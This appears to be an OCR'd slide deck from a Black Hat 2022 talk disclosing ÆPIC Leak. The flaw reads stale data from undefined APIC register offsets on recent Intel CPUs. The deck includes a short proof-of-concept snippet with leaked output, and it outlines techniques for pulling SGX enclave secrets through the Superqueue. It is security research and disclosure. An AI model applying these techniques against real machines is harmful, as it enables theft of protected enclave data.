# Architecturally Leaking Data from the Microarchitecture

Black Hat USA 2022

**Pietro Borrello**
Sapienza University of Rome

**Andreas Kogler**
Graz University of Technology

**Martin Schwarzl**
Graz University of Technology

**Moritz Lipp**
Amazon Web Services

**Daniel Gruss**
Graz University of Technology

**Michael Schwarz**
CISPA Helmholtz Center for Information Security

# ÆPIC Leak: Architecturally Leaking Uninitialized Data from the Microarchitecture

Black Hat USA 2022


**Pietro Borrello**
Sapienza University of Rome


**Andreas Kogler**
Graz University of Technology

**Martin Schwarzl**
Graz University of Technology

**Moritz Lipp**
Amazon Web Services

**Daniel Gruss**
Graz University of Technology


**Michael Schwarz**
CISPA Helmholtz Center for Information Security




- First architectural bug leaking data **without** a side channel


Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)


# ÆPIC Leak




- First architectural bug leaking data **without** a side channel
- Not a transient execution attack


Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)


# ÆPIC Leak




- First architectural bug leaking data **without** a side channel
- Not a transient execution attack
- Deterministically leak stale data from SGX enclaves


Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)


# ÆPIC Leak




- First architectural bug leaking data **without** a side channel
- Not a transient execution attack
- Deterministically leak stale data from SGX enclaves
- No hyperthreading required


Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)


# ÆPIC Leak




- First architectural bug leaking data **without** a side channel
- Not a transient execution attack
- Deterministically leak stale data from SGX enclaves
- No hyperthreading required
- $10^{th}$, $11^{th}$, and $12^{th}$ gen Intel CPUs affected


Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)

# Outline




1. **ÆPIC Leak**
2. **Understand** what we leak
3. **Control** what we leak
4. **Exploit** ÆPIC Leak
5. **Mitigations**


Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)

# What is ÆPIC Leak?

# Advanced Programmable Interrupt Controller (APIC)




Generate, receive and forward interrupts in modern CPUs.

- Local APIC for each CPU
- I/O APIC towards external devices
- Exposes registers


Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)


- **Memory-mapped** APIC registers





Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)


- **Memory-mapped** APIC registers
  - Controlled by MSR `IA32_APIC_BASE` (default `0xFEE00000`)





Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)


- **Memory-mapped** APIC registers
  - Controlled by MSR `IA32_APIC_BASE` (default `0xFEE00000`)
  - Mapped as **32bit** values, **aligned** to **16 bytes**





Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)

- **Memory-mapped** APIC registers
  - Controlled by MSR `IA32_APIC_BASE` (default `0xFEE00000`)
  - Mapped as **32bit** values, **aligned** to **16 bytes**
  - **Should not** be accessed at bytes 4 through 15.





Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)

*Any access that touches* **bytes 4 through 15** *of an APIC register may cause* **undefined behavior** *and must not be executed. This undefined behavior could include hangs,* **incorrect results***, or unexpected exceptions.*

*Any access that touches* **bytes 4 through 15** *of an APIC register may cause* **undefined behavior** *and must not be executed. This undefined behavior could include hangs,* **incorrect results***, or unexpected exceptions.*

# Let's try this!

# Tweetable PoC

```
u8 *apic_base = map_phys_addr(0xFEE00000);
dump(&apic_base[0]);
dump(&apic_base[4]);
dump(&apic_base[8]);
dump(&apic_base[12]);
/* ... */
```

output:


Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)

```
u8 *apic_base = map_phys_addr(0xFEE00000);
dump(&apic_base[0]);  // no leak
dump(&apic_base[4]);
dump(&apic_base[8]);
dump(&apic_base[12]);
/* ... */
```

```
output:
FEE00000:  00 00 00 00                                          ....
```

```
u8 *apic_base = map_phys_addr(0xFEE00000);
dump(&apic_base[0]);  // no leak
dump(&apic_base[4]);  // LEAK!
dump(&apic_base[8]);
dump(&apic_base[12]);
/* ... */
```

```
output:
FEE00000:  00 00 00 00 57 41 52 4E                          ....WARN
```

```
u8 *apic_base = map_phys_addr(0xFEE00000);
dump(&apic_base[0]);  // no leak
dump(&apic_base[4]);  // LEAK!
dump(&apic_base[8]);  // LEAK!
dump(&apic_base[12]);
/* ... */
```

```
output:
FEE00000:  00 00 00 00 57 41 52 4E 5F 49 4E 54              ....WARN_INT
```

```
u8 *apic_base = map_phys_addr(0xFEE00000);
dump(&apic_base[0]);  // no leak
dump(&apic_base[4]);  // LEAK!
dump(&apic_base[8]);  // LEAK!
dump(&apic_base[12]); // LEAK!
/* ... */
```

```
output:
FEE00000:  00 00 00 00 57 41 52 4E 5F 49 4E 54 45 52 52 55  ....WARN_INTERRU
```

```
u8 *apic_base = map_phys_addr(0xFEE00000);
dump(&apic_base[0]);  // no leak
dump(&apic_base[4]);  // LEAK!
dump(&apic_base[8]);  // LEAK!
dump(&apic_base[12]); // LEAK!
/* ... */
```

```
output:
FEE00000:  00 00 00 00 57 41 52 4E 5F 49 4E 54 45 52 52 55  ....WARN_INTERRU
FEE00010:  00 00 00 00 4F 55 52 43 45 5F 50 45 4E 44 49 4E  ....OURCE_PENDIN
FEE00020:  00 00 00 00 46 49 5F 57 41 52 4E 5F 49 4E 54 45  ....FI_WARN_INTE
FEE00030:  00 00 00 00 54 5F 53 4F 55 52 43 45 5F 51 55 49  ....T_SOURCE_QUI
```

We architecturally read **stale values!**

We architecturally read **stale values!**

**Data?**

```
FEE00000:  00 00 00 00 57 41 52 4E 5F 49 4E 54 45 52 52 55  ....WARN_INTERRU
FEE00010:  00 00 00 00 4F 55 52 43 45 5F 50 45 4E 44 49 4E  ....OURCE_PENDIN
```

We architecturally read **stale values!**

**Data?**

```
FEE00000:  00 00 00 00 57 41 52 4E 5F 49 4E 54 45 52 52 55  ....WARN_INTERRU
FEE00010:  00 00 00 00 4F 55 52 43 45 5F 50 45 4E 44 49 4E  ....OURCE_PENDIN


FEE00000:  00 00 00 00 75 1A 85 C9 75 05 48 83 C8 FF C3 B8  .....u...u.H.....
```


Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)

We architecturally read **stale values!**

## Data?

```
FEE00000:  00 00 00 00 57 41 52 4E 5F 49 4E 54 45 52 52 55  ....WARN_INTERRU
FEE00010:  00 00 00 00 4F 55 52 43 45 5F 50 45 4E 44 49 4E  ....OURCE_PENDIN
```

## Instructions?!

```
FEE00000:  00 00 00 00 75 1A 85 C9 75 05 48 83 C8 FF C3 B8  .....u...u.H.....
```


Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)

We architecturally read **stale values!**

## Data?

```
FEE00000:  00 00 00 00 57 41 52 4E 5F 49 4E 54 45 52 52 55  ....WARN_INTERRU
FEE00010:  00 00 00 00 4F 55 52 43 45 5F 50 45 4E 44 49 4E  ....OURCE_PENDIN
```

## Instructions?!

```
FEE00000:  00 00 00 00 75 1A 85 C9 75 05 48 83 C8 FF C3 B8  .....u...u.H.....
```

```
  0:    75 1a                   jne    0x1c
  2:    85 c9                   test   ecx,  ecx
  4:    75 05                   jne    0xb
  6:    48 83 c8 ff             or     rax,  0xffffffffffffffff
  a:    c3                      ret
```


Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)

# Reading Undefined Ranges


| CPU | Read |
|---|---|
| Haswell | ✗ |
| Skylake | ✗ |
| Coffe Lake | ✗ |
| Comet Lake | ✗ |
| Tiger Lake | ✓ |
| Ice Lake | ✓ |
| Alder Lake | ✓ |

On most CPUs:

- Read `0x00`
- Read `0xFF`
- CPU Hang
- Triple fault

Not on $10^{th}$, $11^{th}$ and $12^{th}$ gen CPUs!


# Where do we leak from?





Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)


# Ruling out microarchitectural elements





Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)


# Ruling out microarchitectural elements






Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)

# Ruling out microarchitectural elements






Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)







Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)



- It's the decoupling buffer between L2 and LLC




- It's the decoupling buffer between L2 and LLC
- Contains data passed between L2 and LLC



- It's the decoupling buffer between L2 and LLC
- Contains data passed between L2 and LLC
- Like Line Fill Buffers for L1 and L2


- We can leak only **undefined** APIC offsets: *i.e.*, **3/4** of a cache line






Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)

- We can leak only **undefined** APIC offsets: *i.e.*, **3/4** of a cache line
- We only observe **even** cache lines







Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)




- We leak data from the **Superqueue (SQ)**



- We leak data from the **Superqueue (SQ)**
- Like an **uninitialized** memory read, but in the CPU




- We leak data from the **Superqueue (SQ)**
- Like an **uninitialized** memory read, but in the CPU
- We need **access** to APIC MMIO region




- We leak data from the **Superqueue (SQ)**
- Like an **uninitialized** memory read, but in the CPU
- We need **access** to APIC MMIO region

→ Let's leak data from **SGX enclaves**!




- SGX: isolates environments against **priviledged** attackers



Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)




- SGX: isolates environments against **priviledged** attackers
- Transparently **encrypts** pages in the Enclave Page Cache (EPC)




- SGX: isolates environments against **priviledged** attackers
- Transparently **encrypts** pages in the Enclave Page Cache (EPC)
- Pages can be **moved** between EPC and RAM




- SGX: isolates environments against **priviledged** attackers
- Transparently **encrypts** pages in the Enclave Page Cache (EPC)
- Pages can be **moved** between EPC and RAM
- Use State Save Area (SSA) for context swithces




- SGX: isolates environments against **priviledged** attackers
- Transparently **encrypts** pages in the Enclave Page Cache (EPC)
- Pages can be **moved** between EPC and RAM
- Use State Save Area (SSA) for context swithces
  - Stores enclave state during switches
  - **Inlcuding** register values



- We can already **sample** data from SGX enclaves!
- But, how to leak interesting data?



- We can already **sample** data from SGX enclaves!
- But, how to leak interesting data?
  - Can we **force** data into the SQ?



- We can already **sample** data from SGX enclaves!
- But, how to leak interesting data?
  - Can we **force** data into the SQ?
  - Can we **keep** data in the SQ?


# Enclave Shaking

- Abuse the **EWB** and **ELDU** instructions for page swapping

- Abuse the **EWB** and **ELDU** instructions for page swapping
- **EWB** instruction:
  - Encrypts and stores an enclave page to RAM


# Force Data into the SQ: Enclave Shaking

- Abuse the **EWB** and **ELDU** instructions for page swapping
- **EWB** instruction:
  - Encrypts and stores an enclave page to RAM
- **ELDU** instruction:
  - Decrypts and loads an enclave page from RAM






Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)






Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)






Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)






Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)





Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)





Pietro Borrello (@borrello_pietro) Andreas Kogler (@0xhilbert)

# Cache Line Freezing

We **do not need** hyperthreading, but we can use it!

We **do not need** hyperthreading, but we can use it!

- The SQ is **shared** between hyperthreads

We **do not need** hyperthreading, but we can use it!

- The SQ is **shared** between hyperthreads
- An hyperthread **affects** the SQ's content


We **do not need** hyperthreading, but we can use it!

- The SQ is **shared** between hyperthreads
- An hyperthread **affects** the SQ's content
- Theory: **Zero blocks are not transfered over the SQ**

We **do not need** hyperthreading, but we can use it!


- The SQ is **shared** between hyperthreads
- An hyperthread **affects** the SQ's content
- Theory: **Zero blocks are not transfered over the SQ**
- But how?

# Keep Data in the SQ: Cache Line Freezing





